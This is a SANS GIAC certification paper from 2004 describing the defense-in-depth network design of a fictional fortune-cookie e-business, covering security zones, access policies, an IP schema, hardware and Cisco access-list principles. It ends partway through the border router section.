



# Global Information Assurance Certification Paper

Copyright SANS Institute  
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

**GIAC Certified Firewall Analyst**

**Practical Assignment v2.0  
Firewalls, Perimeter Protection, and VPNs**

**Defense-in-Depth  
with  
OpenBSD 3.3 pf and Cisco IOS**

© SANS Institute 2004, Author retains all rights.

**Stu Garrett  
January 20, 2004**

## TABLE OF CONTENTS

<b>I. ABSTRACT .....</b>	<b>3</b>
<b>II. SECURITY ARCHITECTURE .....</b>	<b>4</b>
A. OVERVIEW OF PROJECT.....	4
B. SECURITY MEASURES NOT ADDRESSED IN THIS PROJECT .....	4
C. DESIGN DETAILS .....	5
D. POLICY DETAILS .....	12
1. <i>Customers</i> .....	12
2. <i>Suppliers</i> .....	12
3. <i>Partners</i> .....	12
4. <i>GIAC Employees</i> .....	12
5. <i>GIAC's mobile sales force and telecommuters</i> .....	12
6. <i>The General Public</i> .....	13
7. <i>Public Services LAN</i> .....	13
8. <i>Internal LAN</i> .....	13
9. <i>VPN Users LAN</i> .....	13
10. <i>GIAC LAN administrators</i> .....	13
11. <i>ICMP</i> .....	14
E. POLICY SUMMARY .....	14
F. IP SCHEMA .....	15
G. HARDWARE AND SOFTWARE CONFIGURATION DETAILS .....	16
<b>III. SECURITY POLICY .....</b>	<b>16</b>
A. BORDER ROUTER .....	16
B. VPN .....	26
C. TUTORIAL ON OPENBSD AND PF .....	36
1. <i>Install the O.S.</i> .....	36
2. <i>Install the Source Code</i> .....	37
3. <i>Patch the O.S.</i> .....	37
4. <i>Configure the O.S.</i> .....	37
5. <i>Configure PF</i> .....	40
<b>IV. VALIDATION TESTING .....</b>	<b>50</b>
A. VALIDATION RESULTS .....	52
B. RECOMMENDATIONS .....	67
<b>V. DESIGN UNDER FIRE .....</b>	<b>69</b>
A. AN ATTACK AGAINST THE FIREWALL ITSELF .....	69
B. A DISTRIBUTED DENIAL OF SERVICE ATTACK .....	74
C. AN ATTACK PLAN TO COMPROMISE AN INTERNAL SYSTEM .....	79
<b>VI. LIST OF REFERENCES .....</b>	<b>85</b>

## I. ABSTRACT

This paper describes the network security architecture of GIAC Enterprises, an e-business which deals in the online sale of fortune cookie sayings. GIAC Enterprises has designed an architecture that includes access requirements (and restrictions) for Customers, Suppliers, Partners, Corporate employees, Mobile and telecommuter employees, and the general public.

The chosen design follows industry principles of “defense-in-depth”, drawing from educational and professional training materials, vendor publications, and government guidelines. Defense-in-depth is achieved by GIAC through the deployment of multiple access layers, which integrate to form a flexible, layered, and powerful overall defense:

- A. A Cisco 2621XM router at the border for ingress and egress filtering and Network Address Translation (“NAT”);
- B. A Cisco PIX 501 firewall for VPN termination;
- C. An OpenBSD 3.3 stateful inspection firewall using pf, which creates:
  - 1. a screened Public Services LAN for web, dns, and mail relay servers
  - 2. an Internal Users LAN for corporate servers and users
  - 3. an inside network for the PIX 501 VPN tunnel traffic

In addition to providing configuration steps for these three components, a comprehensive tutorial is provided which describes in detail the process of configuring the OpenBSD firewall rule set.

GIAC validated its network configuration by using ScanLine<sup>1</sup>, a free commercial TCP and UDP port scanner from Foundstone, and Windump<sup>2</sup>, the popular Win32 version of the open source sniffer tcpdump.<sup>3</sup> Screenshots are included to verify that the design criteria have been met by the documented configurations. Based on these audit findings, additional suggestions are made to enhance the existing design.

This paper concludes by describing the author’s attempts to design and detail three (3) types of attacks against a GCFW practical assignment submitted previously by Declan Ingram.<sup>4</sup>

---

<sup>1</sup> <http://www.foundstone.com>

<sup>2</sup> <http://windump.polito.it/>

<sup>3</sup> <http://www.tcpdump.org>

<sup>4</sup> [http://www.giac.org/practical/GCFW/Declan\\_Ingram\\_GCFW.pdf](http://www.giac.org/practical/GCFW/Declan_Ingram_GCFW.pdf)

## **II. SECURITY ARCHITECTURE**

### **A. Overview of Project**

GIAC Enterprises (referred to hereafter as “GIAC”) is an e-business that deals in the online sale of fortune cookies. To protect its commercial vitality and intellectual capital, the company chose to design, test, and deploy a network security architecture following industry best practices. GIAC selected its design while keeping in mind access requirements (and restrictions) for the following groups:

1. Customers (Companies or individuals that purchase bulk online fortunes)
2. Suppliers (Companies that supply GIAC Enterprises with their fortune cookie sayings)
3. Partners (International companies that translate and resell fortunes)
4. GIAC employees located on GIAC’s internal network
5. GIAC’s mobile sales force and telecommuters
6. The general public

The design chosen by GIAC incorporates multiple layers of defense, using a combination of commercial and open source packet filtering routers and stateful inspection firewalls. The design is powerful yet flexible, offering future opportunities for scaling the business as economic expansion permits. Additional security features that GIAC may incorporate in the future will be discussed in the appropriate section.

### **B. Security Measures Not Addressed in this Project**

To keep initial startup costs low, the following security concerns were not addressed:

1. Vulnerability to site destruction of a single-site architecture
2. Vulnerability to DoS through bandwidth starvation
3. Vulnerability to server or infrastructure component failure
4. Vulnerability to circuit, ISP equipment, or ISP routing failures

Because it is outside the scope of this assignment, the following additional security concerns will be partially or completely omitted, (but should be given further consideration by GIAC's network administrators):

1. Physical access control to server, router, and firewall equipment
2. Configuration of Data backups
3. Environmental controls
4. Fire suppression
5. Intrusion Detection systems and monitoring
6. Configuration of system log monitoring and associated services (Syslog, NTP)
7. Mail server configuration
8. Web server configuration
9. Uninterruptible power supplies
10. Security policies related to acceptable use
11. IT Department staffing
12. IT Department documentation or procedures
13. CGI and web application development and security
14. Layer 2 switching, VLAN, and port security<sup>5</sup>

### C. Design Details

GIAC selected a layered defense utilizing a combination of commercial and open source products:

1. A Cisco 2621XM router running IOS 12.2(15)T5 with IP/IDS/Firewall feature set, deployed at the border and connected to an ISP, and configured for ingress and egress filtering. This router will also handle NAT for GIAC. This version of IOS was specifically chosen as it is patched against the IPv4 vulnerability announced by Cisco in July, 2003.<sup>6</sup>
2. A Cisco PIX 501 firewall running PIX Version 6.3(3) with an outside interface leading back to the ISP and an inside interface connecting to the primary firewall; used for terminating VPN tunnels from the Internet.
3. The primary security device for the network is an OpenBSD 3.3 stateful inspection firewall using pf. With four (4) interfaces, this device is configured to create four security zones for GIAC's network:

---

<sup>5</sup> Moe, p.3-4.

<sup>6</sup> <http://www.cisco.com/warp/public/707/cisco-sa-20030717-blocked.shtml>

- a. DMZ zone, which connects to the inside interface of the border router for connectivity to the Internet
- b. A screened Public Services network that includes servers that must provide service to users from the Internet
- c. An Internal network that includes corporate users and private servers that are not providing direct services to anyone from the Internet
- d. A screened VPN users network, through which mobile workers and telecommuters can connect to select resources on the Internal network

The screened Public Services network is of particular importance to GIAC's software architecture, since the public web server is located on this segment. Any individual or company accessing GIAC's public web site will initially be presented with the same content. The content, powered by a proprietary Java-based application, will include:

- 1. A welcome message and brief description of the company;
- 2. A site index;
- 3. A privacy statement;
- 4. A sample of the fortune cookie sayings that can be purchased directly from the site;
- 5. An invitation for Customers (companies or individuals) to sign in with their unique account and purchase bulk online fortunes:
  - a. Returning customers will be prompted for their account name and password.
  - b. New customers will be invited to create an account and begin browsing the selection of fortunes.
  - c. Returning customers who have forgotten their password can select the option to have an email sent to them with a hint.
- 5. The ability to handle all major credit cards as method of payment;
- 6. An invitation for Suppliers to sign in with their unique account and upload their fortune cookie sayings:
  - a. Returning suppliers will be prompted for their account name, password, and purchase order number supplied previously by GIAC's corporate purchasing department. Upon successful login, they will be allowed to upload their sayings.
  - b. New suppliers will be invited to create an account and submit a sample of their sayings for review by corporate purchasing agents. Once a purchasing agent and supplier agree on quantities and pricing, a purchase order number will be issued.
- 7. An invitation for Partners to sign in with their unique account and purchase fortunes for translation and resell:

- a. Returning Partners will be presented with menu options that allow them to:
  - i. Review their previous purchase history.
  - ii. Browse new sayings available on the site since they last visited.
  - iii. Access a search engine which searches the site based on category of saying or keyword.
  - iv. Place a new order.
  - v. Upload translated fortune sayings.
- b. Prospective new Partners will be invited to submit a questionnaire for GIAC to review before they are issued a login account and password. This will allow GIAC to obtain enough information to check business and credit references and to verify its compliance with basic government regulations related to international business transactions.

The Java-based front-end available on the public web page will listen on TCP Ports 80 (HTTP) and 443 (HTTPS) and communicate via TCP Port 443 (HTTPS) with a Transaction server residing on the Internal network. The web front-end will capture user input and send this input to the Transaction Server, which resides on the Internal LAN. The Transaction Server will format the input and make calls to and from the Database Server (also on the Internal LAN) running SQL Server 2000. It is important to note that the Public Web Server will never store records of any type. The Database server will permanently house all fortune sayings and customer records.

This design – keeping the Web server function separate and placing the Transaction and Database servers on the Internal LAN - is the best choice available in terms of cost and resource-intensity, given the company's goals and finances. The web server could have been placed on the Internal LAN, along with the other key servers; however, this would have required a reverse proxy server on a screened subnet to handle web requests on behalf of the web server. The other alternative, in lieu of a reverse proxy server, would be to allow public Internet access directly through the firewall to the internal network. This option is undesirable as it creates much higher risk levels.<sup>7</sup>

The chosen design, where the web server resides on the screened subnet, imposes an acceptable degree of overhead on the firewall due to the encrypted traffic and eliminates the need to purchase and harden a separate proxy server on the screened subnet.

The choice of a VPN solution, and its placement in the network, also required some tradeoffs. GIAC's original intent was to allow the border router to terminate VPN connections; however, the added expense of the required memory upgrade and the hardware encryption module made this option unattractive, at least initially.

---

<sup>7</sup> Northcutt, p.376.



GIAC next reviewed the option of a standalone VPN appliance such as a Cisco 3000 Series concentrator. This option is extremely attractive from a performance perspective but not from a price perspective, at least for a startup company with limited capital funding.

Integrating the VPN with the primary firewall would have saved the cost of a standalone VPN device but would have added encryption and decryption burdens to the primary firewall. Keeping the VPN termination point separate from the firewall means that all traffic is decrypted by the time it reaches the firewall.

GIAC ultimately chose a PIX 501 firewall for its VPN solution. The PIX will terminate its inside interface to the primary firewall, allowing firewall rules to control the flow of decrypted traffic between VPN users and the Internal LAN. The PIX's outside interface will directly connect to the Internet, at least for now. In this position, the PIX does not enjoy any protection afforded by the border router. To mitigate this, special attention will be paid to the configuration of VPN client pc's and portions of the PIX's default behavior will be modified and discussed later in the appropriate section. In the future, another interface will likely be added to the primary firewall for the outside interface of the PIX (or another VPN device, if chosen). This will allow GIAC to utilize the primary firewall ruleset to control inbound and outbound connections to the VPN gateway.

GIAC compromised some aspects of performance, cost, and security when considering this design. For example, the PIX 501 is well-equipped for small office VPN traffic but may not be suitable in the future if GIAC grows as expected. In addition, GIAC had hoped to separate internal corporate users from corporate servers by using a Cisco router running Context-Based Access Control (CBAC) lists. Startup costs associated with an additional router proved to be burdensome initially. This will likely be the first upgrade GIAC implements when company financials improve. The Transaction server, which currently resides on the Internal LAN, should also be on a separate LAN. Given its intrinsic relationship with the Database Server (the ultimate prize, and store for GIAC's intellectual capital), it would be ideal to keep them separated by (at least) a Layer-4 packet filtering router.

A logical representation of GIAC's security architecture can be found in Figure 1.




Figure 1 - Logical View of Security Architecture

Note that this diagram reflects the network segments described in Table 1, referred to hereafter by their respective Zone name:

**Table 1 - Network Security Zones**

<b>Zone</b>	<b>Description</b>
Public Internet	The network segment extending beyond the outer edge of the border router
DMZ	The network segment behind the border router and in front of the OpenBSD firewall
Public Services	The network segment screened by the OpenBSD firewall which contains publicly accessible servers (mail, web, dns)
VPN Users	The network segment behind the PIX firewall whose inside network connects to the OpenBSD firewall
Internal LAN	The network segment behind the OpenBSD firewall which contains core servers and corporate user workstations

© SANS Institute 2004, Author retains full rights.

Figure 2 is a physical representation of the routers, firewalls, workstations, servers, and IP subnets deployed in GIAC's design. Detailed hardware specifications for each component of the design will be discussed later in the report.




Figure 2 - Physical View of Security Architecture

## D. Policy Details

GIAC has established the following policy to define access requirements and restrictions:

### 1. **Customers**

TCP Port 80 (HTTP) and TCP Port 443 (HTTPS) access from the Internet to the web server in the Public Services zone, to browse GIAC fortune saying offerings and place secure orders via the web-based application. No customer data will be stored on the web server.

### 2. **Suppliers**

TCP Port 80 (HTTP) and TCP Port 443 (HTTPS) access from the Internet to the web server in the Public Services zone, to upload fortune sayings that have been sold to GIAC via the web-based application. The form will include an entry for a purchase order number issued previously by GIAC

### 3. **Partners**

TCP Port 80 (HTTP) and TCP Port 443 (HTTPS) access from the Internet to the web server in the Public Services zone, to retrieve fortune cookie sayings originally printed in English for translation into other languages, and to upload the translated sayings, all via the web-based application.

### 4. **GIAC Employees**

TCP Port 80 (HTTP) and TCP Port 443 (HTTPS) access to the Public Internet from the Internal LAN.

### 5. **GIAC's mobile sales force and telecommuters**

- a. Mobile sales force employees and telecommuters will be issued an account with AT&T Global Connect Network Dialer<sup>8</sup>. This account will allow each individual to connect to a local ISP, obtain a registered Internet address, and establish a VPN Session with the PIX Firewall GIACVPN1.
- b. Workstations will be configured with Cisco's VPN client 4.0.2 for Windows. VPN group credentials will be hard-coded prior to deployment.
- c. Once a VPN tunnel is established these workers will be allowed access to mail and dns server services on the Internal LAN via the VPN Users LAN.

---

<sup>8</sup> [http://aboutus.attbusiness.net/index.cfm?nav\\_id=1993](http://aboutus.attbusiness.net/index.cfm?nav_id=1993)

## 6. The General Public

- a. The general public will be allowed HTTP (TCP Port 80) and HTTPS (TCP Port 443) access to the public web server.
- b. UDP Port 53 (DNS) access will be granted to the public DNS server.
- c. TCP Port 25 (Mail) access will be granted to the public mail relay.

## 7. Public Services LAN

In addition to restrictions already mentioned, GIAC will impose these limitations on traffic related to the Public Services LAN:

- a. The public web server will not be allowed to initiate any outbound connection whatsoever, save for the one critical to GIAC's e-business application: outbound TCP Port 443 (HTTPS) connections to the Transaction Server (residing on the Internal LAN).
- b. The public mail relay will only accept inbound TCP Port 25 SMTP connections from the Internal mail server and from the Internet. It will be allowed to initiate outbound connections for TCP Port 25 SMTP traffic destined for the Internet.
- c. No DNS Zone transfers (TCP Port 53) will be allowed with the public DNS Server. The public DNS server will be authoritative for the domain giac.com and no others. It will hold host records for all of GIAC's public servers. It will not accept zone transfer requests from any source. It will accept name resolution requests on behalf of the internal DNS server and perform iterative, not recursive, zone lookups for name requests for which it is not authoritative.

## 8. Internal LAN

In addition to restrictions already mentioned, GIAC will impose this limitation on traffic related to the Internal LAN: No DNS Zone transfers (TCP Port 53) will be allowed with the Internal DNS Server. It will hold host records and be authoritative for all internal users and servers.

## 9. VPN Users LAN

In addition to restrictions already described for Mobile Workers and Telecommuters, GIAC will not allow any traffic originating from the VPN Users LAN outbound towards the Public Internet.

## 10. GIAC LAN administrators

No in-band access to routers or firewalls is permitted (e.g. Telnet or SSH). Management of these devices is restricted to out-of-band management via a console cable.

## 11. ICMP

- a. ICMP on the border router GIACRT01:<sup>9</sup> Block all incoming ICMP traffic except for Type 3 Code 4 (*"Fragmentation Needed but the Don't Fragment Bit was Set"*); allow this to the inbound side of the external router interface; allow this outbound on internal side of the router interface
- b. ICMP on the OpenBSD firewall GIACFW01:<sup>10</sup> on the interface facing the DMZ (fxp0), allow inbound Type 3 Code 4 and keep state. On all interfaces, allow outbound Type 3 Code 4 and keep state.

### E. Policy Summary

Table 2 summarizes the rules GIAC used to secure the network.

Table 2 - Summary of OpenBSD rulebase

<b>Incoming Zone</b>	<b>Outgoing Zone</b>	<b>Source</b>	<b>Destination</b>	<b>Service</b>	<b>Action</b>
Internet	Public	Any	Web Server	HTTP, HTTPS	Allow
Internet	Public	Any	DNS Server	Domain	Allow
Internet	Public	Any	Mail Relay	SMTP	Allow
Public	Internal	Web Server	Transaction Server	HTTPS	Allow
Internal	Internet	Corp. Users	Any	HTTP, HTTPS	Allow
Internal	Public	DNS Server	DNS Server	Domain	Allow
Internal	Public	Mail Server	Mail Relay	SMTP	Allow
VPN	Internal	VPN Users	Mail Server	SMTP	Allow
VPN	Internal	VPN Users	DNS Server	Domain	Allow
Any	Any	Any	Any	Any	Deny

<sup>9</sup> Arkin, p.187.

<sup>10</sup> Arkin, p.187.

## F. IP schema

Table 3 - IP Schema for GIAC Network

Network Segment	Subnet	Address	Hostname	Interface Description
<b>Internal LAN</b>	172.16.28.0/24	172.16.28.0		Subnet
		172.16.28.1	GIACFW01	Pf Firewall int. xl1
		172.16.28.2-.20		Reserved
		172.16.28.21	GIACDC01	W2K3 Domain Controller
		172.16.28.22	GIACDB01	DB Server
		172.16.28.23	GIACST01	Transaction Server
		172.16.28.24	GIACBD01	BIND DNS Server
		172.16.28.25	GIACMS01	Mail Server
		172.16.28.26	GIACUT01	Utility Server
		172.16.28.100 - .254		Corporate Employees
		172.16.28.255		Broadcast
<b>VPN Users</b>	172.16.27.0/24	172.16.27.0		Subnet
		172.16.27.1	GIACFW01	Pf Firewall int. xl2
		172.16.27.2	GIACVPN1	PIX Inside int.
		172.16.27.3-.20		Reserved
		172.16.27.21-.51		VPN pool
		172.16.27.52-.254		Reserved
		172.16.27.255		Broadcast
<b>Public Services</b>	172.16.26.0/24	172.16.26.0		Subnet
		172.16.26.1	GIACFW01	Pf Firewall int. xl0
		172.16.26.2	GIACBD02	BIND DNS Server
		172.16.26.3	GIACMS02	Mail Relay
		172.16.26.4	GIACWB01	Web server
		172.16.26.5-.254		Reserved
		172.16.26.255		Broadcast
<b>DMZ</b>	172.16.25.0/24	172.16.25.0		Subnet
		172.16.25.1	GIACFW01	Pf Firewall int. fxp0
		172.16.25.2	GIACRT01	Router int. Fa0/1
		172.16.25.3-.254		Reserved
		172.16.25.255		Broadcast
<b>Public Internet</b>	24.116.117.0/24	24.116.117.0		Subnet
		24.116.117.1		ISP Router int.
		24.116.117.3-.239		Reserved by ISP
		24.116.117.240	GIACVPN1	PIX Outside int.
		24.116.117.241	GIACRT01	Router int. Fa0/0
		24.116.117.242	GIACBD02	BIND DNS Server static translation
		24.116.117.243	GIACMS02	Mail relay static translation
		24.116.117.244	GIACWB01	Web server static translation
		24.116.117.245-.254		Reserved by ISP
		24.116.117.255		Broadcast



## G. Hardware and Software Configuration details

All servers run on DELL PowerEdge 1750 hardware, each with an Intel Xeon 2.4 GHz processor, 1024 MB RAM, and 3 hard disks in RAID-5 using a PERC 4/Di controller card.

Servers run Windows Server 2003, Standard Edition. The public web server runs IIS 6.0. The public DNS server runs Microsoft's DNS Server. The public mail relay runs Exchange Server 2003. The internal transaction server runs a proprietary application built on the Microsoft .Net platform. The internal database server runs SQL Server 2000. Unless otherwise noted, all public servers have Client for Microsoft Windows and File and Print Sharing disabled. NetBIOS over TCP/IP is also disabled. All TCP/IP stacks have been hardened against Denial of Service Attacks by following Microsoft's recommendations in Knowledge Base Article 324270.<sup>11</sup>

All workstations run Windows XP, SP1, on DELL OptiPlex GX270 hardware, each with an Intel Pentium 4, 2.26 GHz processor, 256 MB RAM, and a 40-GB hard disk. All laptops used by Mobile sales and telecommuters run Windows XP, SP1, on DELL Latitude 5100, each with an Intel Pentium 4, 2.66 GHz processor, 256 MB RAM, and a 30-GB hard disk. All servers, workstations, and laptops have been updated with Microsoft hotfixes applied current through December, 2003, based on Windows Update.<sup>12</sup>

## III. SECURITY POLICY

### A. Border Router

The primary security purpose of the border router is provide ingress and egress packet filtering using standard or extended access lists. There are several important points to keep in mind when designing and configuring access lists:

1. Rules are processed in sequential order. That is, the router compares a packet to the access list, starting with the first rule on the list, and—if the first rule does not match the packet—progresses down the list until it finds a rule that matches the packet. The first rule that matches the packet is the one the router uses to either permit or deny the packet.
2. After permitting or denying the packet, the router stops access-list processing for that packet and does not continue down the rules list. When the next packet arrives on the interface, the router restarts the filtering process, beginning with the first rule on the access list.

---

<sup>11</sup> <http://support.microsoft.com/default.aspx?kbid=324270>

<sup>12</sup> [http://www.microsoft.com/security/security\\_bulletins](http://www.microsoft.com/security/security_bulletins)

3. Try to write your access list so that the majority of traffic is matched in the first few rules at the top of your access list. This way, most of the packets will be quickly matched and fewer packets will be compared against all of the rules in the access list. This will improve access-list processing on your router.
4. As you write rules for your access list, each rule is added to the end of the access list in the order you enter it. You cannot insert rules between two rules that already exist in your access list. If you need to insert a rule, you must delete the entire access list and rewrite it in its new form; therefore, a good idea is to save your router configurations and use copy-and-paste editing techniques when your access lists are long.
5. If you are using a terminal emulation program, issue the show running-config command and paste the old access list into a text editor. Make the changes offline in the editor. Then in IOS, delete the old access list with the no access-list command and paste the modified access list from the editor to the IOS configurations prompt.
6. You cannot edit rules that already exist in an access list. As with inserting rules, you must delete the access list and reenter the list in its new form. Again, use copy-and-paste editing to avoid lengthy reconfiguration.
7. When adding a rule that denies a particular packet, be certain that no preceding rules in the list match and undesirably permit that same packet. Remember, the first rule with a match is the one that is used.
8. All packets will match at least one rule in the access list, because the last rule is a default, invisible, catchall rule that denies all packets.
9. Access lists are unidirectional. When you apply an access list to an interface, you should specify whether the list is for matching inbound or outbound packets. If you do not specify the direction, outbound is the default. If you want to filter traffic both inbound and outbound on an interface, you must apply two access lists: one for inbound and outbound on an interface, you must apply two access lists: one for inbound and another for outbound. You may apply the same access list for both the inbound and outbound directions.
10. You may apply the same access list to multiple interfaces.
11. Access list numbers are unique only within a router. An access list on one router is meaningless to another router.

